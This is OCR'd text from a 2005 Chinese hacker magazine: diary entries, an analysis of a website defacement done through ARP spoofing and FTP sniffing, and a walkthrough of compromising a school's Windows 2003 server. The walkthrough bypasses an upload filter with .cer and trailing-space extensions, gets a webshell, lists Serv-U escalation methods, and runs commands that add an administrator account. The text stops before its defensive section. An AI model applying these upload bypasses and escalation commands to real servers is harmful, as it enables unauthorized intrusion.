


图7

【文章中提到的Kemake173、oasischis、OD[CZG]、HA_PEiD等软件在光盘中有收录】




图8

编者语:虽然文件补丁这样的例子我们在以前的文章中曾用程序实现过,但其实使用KEYMAKE会更方便、更快捷的。本文介绍的只是注册机制作的一个最简单、最容易的部分,如果你觉得你需要再深层理解这个技术的话,请拿起汇编语言努力吧。

夜深人静，独自一人喃喃黑语。记录下一种心情，写下一个故事，我们把成长的精彩碎片存储在黑客日记中。只待某天回首，苦涩青春我到底留下了什么……

孤独的归宿——落窝篇

Iceskysl [IST] 2005年9月12日

一个人在网络中行走了这么久，时常在网上找寻免费的资源来给自己落个窝，无奈每次都是才架好自己的站没几天，服务器就又出问题了。每当这时，除了暗骂服务商家用假的信息骗流量的同时，也时常考虑自己是不是应该花点钱买点地盘给自己在网上做个窝了，但一直都没有搞好。今天夜里，我一个人坐在电脑前就无名的伤感起来，想找个地方发泄下自己的情感，吐吐自己的酸水，无奈放在我新找空间上的网站又打不开了，伤心之余，决定下决心花"银子"买……

很快就好了，空间、域名全部搞定只花了2小时就开通了。连上FTP，把自己的站点文件统统塞到服务器上，手忙脚乱的做好数据库和界面修饰，一个首页文章发布系统，一个站内论坛，和一个私人BLOG很快就全部搞定，再把自己写的一些文章发布上去，润色好BBS，再到BLOG里吐吐酸水和感受，心里好舒服……

坐下来欣赏着自己的成果，哈，自己的站就是越看越顺眼，看哪里都是完美的，要是觉得哪里不满意，就自己修改修改。哈，不错不错，总算有了自己的窝了，再也不用天天国内国外的找空间、寻域名了，也不用架在肉鸡上天天睡觉都担心别被人家发现了。自己的就是好，充分体会到了——顾客就是上帝，有什么问题他们都解决好了，爽啊~

网站做好了，激动的心情也平静下来了，想想自己的冲动，分析下原因：也许是人人都需要自己的一片天地吧，总喜欢一个自己落脚的地方，网上更是这样，特别是做我们这行的，在网上到处流浪，常常孤身一人，很是寂寞，记得小榕的主页上写着：无论在现实还是在网络中，我都是孤独的。其实很多人都是孤独的，自然包括我自己……

网站被黑分析

Iceskysl [IST] 2005年9月22日

中秋节一个人坐火车去外面转了3天，也没有去上网，今天回家，一朋友在我QQ上留言说我的站被黑了，让我快些修补。还真吓了我一跳呢？小站架好才几天啊，我也没对外面公布我的地址啊，怎么就有人找上门来了呢？真是邪门哈~没敢多想，打开站点一看果然被黑，主页被人修改，原来的主页被备份了，好像BB社BLOG也没有被破坏，其他的也没修改破坏什么。看了下留言，是一叫做blue light的人，后面还跟了一个ID叫魔王的人，真见鬼啊！连上FTP，查看文件改动的时间记录，可以看到这个文件是9月17号上午9点被人修改过，而17号正好是我外出那天，我记得前天晚上也就是16号晚上，我更新完网站时没见到什么异样，看来那人就是在17号做的。虽然他没做什么破坏，但是心里还是很奇怪，怎么会被黑了呢？试着分析下：

这个人可以修改我主页，还可以随便的备份文件，看来应该是得到了我站的webshell了，或者是服务器上别人的webshell了，或者就是拿到我的FTP账号和密码，要不就是服务器的系统权限。OK，就从这4方面来分析吧：

首先我审查了自己站的代码，前台的一个是文章发布系统，没有任何的图片、附件上传的功能，也不存在一些明显的漏洞，在这个文章发布系统上他是做不了什么文章的；再看BBS，这个是DZ！2.5的版本，漏洞已经修补了，也没什么利用价值；再看BLOG系统，这个大多数代码是自己写的，程序没有公布出去，前台也没有上传权限，后台密码验证也没有记录到猜解的痕迹，看来不是从这里来的。那应该不是我自己站的漏洞造成的，那么是怎么回事呢？难道是……对，难道是旁注，这个很有可能，现在也很流行。

查了下服务器上的站，有个BBSXP的论坛年久失修了，可以拿到webshell，但是在拿到webshell后并没有办法修改别人的文件，这是服务器设置的，想突破不容易的，除非他可以拿到更高的权限，看来不是webshell直接修改的……

接着看，FTP密码，这个开始想起来觉得不大可能，可是最后想到以前BCT和安全天使被黑就是因为被人拿到了FTP的密码，觉得这个的可能性也很大，跑到留言的BLOG看了下，有几篇ARP欺骗和SERV-U密码嗅探的文章，看了下，总算明白了。是这样的，他首先在我服务器所在交换机下的IP中寻找一个比较弱的网站入侵进去，然后开了3389，再架上小榕写的WinArpSpoof扫描一下看在不在列表内，接下来用arpsniffer得到我登陆服务器时的帐号和密码，最后用我的FTP密码修改了我的网站，这应该就是原因了。

事后找到那个人问了下，果然是这样的，思路完全正确哦。

无题

独孤夕客 2005年9月20日 成都 大热天

夜晚回到住处，打开电脑继续敲打着未完成的代码……有时候总想着什么时候可以无所事事，什么都不用做，什么都不用想。但是只要在现实中你就必须遵守它的法则。好比你吃饱喝足了，就可以瞎想一些人生啊、宇宙啊、阿富汗难民啊、人道主义啊！但若是你还肌肠辘辘，你首先想到的就是要吃饱了，这也就是老马教导我们的"物质决定意识"吧！

一位职业程序员告诉我："写程序习惯很重要！"而自己不过犹如成都的天气般隔个三两天就热乎一下，实在是一个不好的习惯。所以今晚临时抱抱佛主的脚写起代码来也有些吃力。不过好在我脸皮厚，只要想得到的就敢去编它，不会就现学现卖！这两天正在给"雇主"（暂且这样说吧）写个网络U盘的程序，想来也简单，利用邮箱附件存储文件，思路一通剩下的也就是敲代码了。不过测试依然要花大力气！听陈经韬说他写黑洞只用了一个晚上，而且不测试就发布出去了！而黑洞基本上也没发现什么BUG，不像某些程序动不动就"修改了某某BUG"，过不了几天就发了N个版本。于是越发敬佩陈严谨的逻辑思维能力，越发觉得平时的习惯不可小觑。

我的本本（电脑）又开始喊累了，程序写完就去给它加条内存条吧！

前两期“反黑现场”带着大家打假（《顺藤摸瓜——假淘宝网追踪手记》）揪马（《网页揪马记》），忙得不亦乐乎。哪里有“黑”，哪里就有我们“反黑现场”！这期“反黑现场”就和大家一起“客串”一回WIN 2003服务器管理员，感谢大家友情出演，请大家往下看吧。

客串WIN2003服务器管理员

寂寞的刺猬

9 月份的一天，忽然接到表弟的电话。

“哥，我们的服务器被人侵了，不是你干的吧？”

“晕！这么抬举我！”

“开玩笑的！其实系统倒没有遭到破坏，就是发现了一些ASP木马！哥，你有没有时间？帮忙看一下，这些ASP木马是如何进入服务器的？”

“没时间也要抽时间啊！不看的话，又不知要怎样说我了？你先说一下前因后果吧！”

…………

上篇：攻略

一、收集信息

表弟所在的是一所县级中学，几个月前上了校园网，同时也接入了INTERNET。为了有效地使用资源，就在服务器上利用一些现成的ASP、ASPX程序，像搭积木一样，做了一个学校网站，其实，现在有好多学校的网站都是这样做的。

输入他们的网址，浏览了一遍，除了一些自做的版块外，大致引用了以下几个程序：“学校新闻（动网新闻.NET）”、“BBS论坛（BBSXP+ACCESS论坛）”、“免费空间（方舟网免费空间V3.0）”。对于动网新闻.NET和BBSXP这两个板块，进行了一下测试，没有发现明显的漏洞，所以我想那些ASP木马不是从这两个版块进入的，更何况，根据表弟提供的线索，查到的ASP木马大多存放在免费空间的用户中，这里说明一下，在免费空间上传方面，他们已通过方舟后台管理功能限制了ASP等脚本文件的上传，那么再在免费用户空间出现ASP文件，就有些不正常了，看来要把重点放在免费空间上。

二、上传脚本

在其免费空间申请了一个“5200”用户，然后登陆到“文件上传”，（如图1），选择一个ASP文件试传，在上传结果中出现“没有权限上传此脚本文件！”，看来是禁止了脚本上传，那就更改扩展名为CER重试，成功上传，哈哈！想不到这么快就被我发现了问题，输入上传结果中的CER文件地址，出现的是一个下载窗口（如图2）。看来表弟他们还是做了一些措施，删了IIS中“应用程序扩展”内的“CER”扩展名。这倒是怪了，入侵者是如何把ASP文件传上去的？




图1 上传CER文件




图2 打开CER文件地址

看到上传窗口中有“增加文件”按钮，点了一下，噢！原来是增加上传框的，看到两个上传框，使我想起了动力的上传漏洞，不知方舟免费空间上传代码是否和曾经的动力上传代码同出一门？先测试一下，在第一个上传框内选择一个jpg文件，在第二个框内选择一个ASP文件，并在扩展名后加了一个空格（如图3），点“上传”，返回的上传信息（如图4），正确上传2个，再输入上传结果中显示的ASP地址，返回的结果（如图5），成功取得WEBSHELL权限。




图3 增加文件




图4 返回上传信息




图5 成功取得WEBSHELL

在接下来的测试中，发现该上传程序根本和动力上传不同，只要在上传文件扩展名后加空格或小数点，用一个上传框也能上传，具体原因在下篇防策中介绍。

三、提升权限

有了WEBSHELL，咱也去视察一下，体察民情嘛！呵呵！在使用ASP木马过程中，竟然发现，可以查看服务器中所有磁盘中的内容，真是大意啊！事情发展到这里，我忽然有了一个想法，把自己的权限再一步提升，客串一次WIN 2003服务器管理员。

记得前一段时间，看到一份资料，说是ASP.NET环境下，使用ASPX木马要比ASP木马的权限高，因为运行ASPX的用户和运行ASP的用户所属的不是一个组，若是管理员不小心把ASPX用户加入管理员组，那这个ASPX木马的权限就大得很了！不过，我想在表弟的服务器中，这个可能恐怕是没有的。

上传一个Admin_web.ASPX并运行（如图6）。运行其中的“CMD.NET”，在其中输入增加用户命令“net user admin 5200 /add”，没有回显信息，用“NET USER”查看用户，还是老样子，并没有改变，看来在此服务器中，ASPX用户的权限并不是多高。

用“NETSTAT -AN”查看服务器端口开放情况（如图7），有43958端口，SERV_U程序的本地连接端口，用Admin_web.ASPX跳转到Program Files\Serv_U目录，查看ServUDaemon.ini中的版本号，竟然是5.X版，天助我也！提权大有希望！

小提示

综合网络中介绍的SERV_U提权方法，大致有四种：

1.如果ServUDaemon.ini可以写入，就在其中写入具有执行权限的账号，然后再用FTP连接，增加服务器管理员。

2.上传SERV_U本地溢出工具，直接增加服务器管理员。

3.上传FPIPE端口转向工具，把默认本




图6 上传运行Admin_web.ASPX




图7 查看端口

地连接43958端口转向，再用本地安装的SERV_U，通过默认账号LocalAdministrator和密码远程连接，增加有执行权限的账号，再用FTP连接，增加服务器管理员。

4.破解ServUDaemon.ini中的管理员账号密码，拿到密码后再用FTP连接，增加服务器管理员。

这四种方法，最简单的还是上传本地溢出工具增加管理员账号。于是从网上DOWN了一些SERV_U本地溢出工具，试了一个又一个，最后试到“要饭和XIAOLU”的SERV_U本地权限提升工具时（如图8），在下方返回了一些信息，看样子像成功溢出，用“NET USER”查看用户，果然增加上了。接着在CMD.NET中输入命令：“s-u.exe 43958 "net localgrou administrators admin /add"”，把用户admin加入到管理员组。

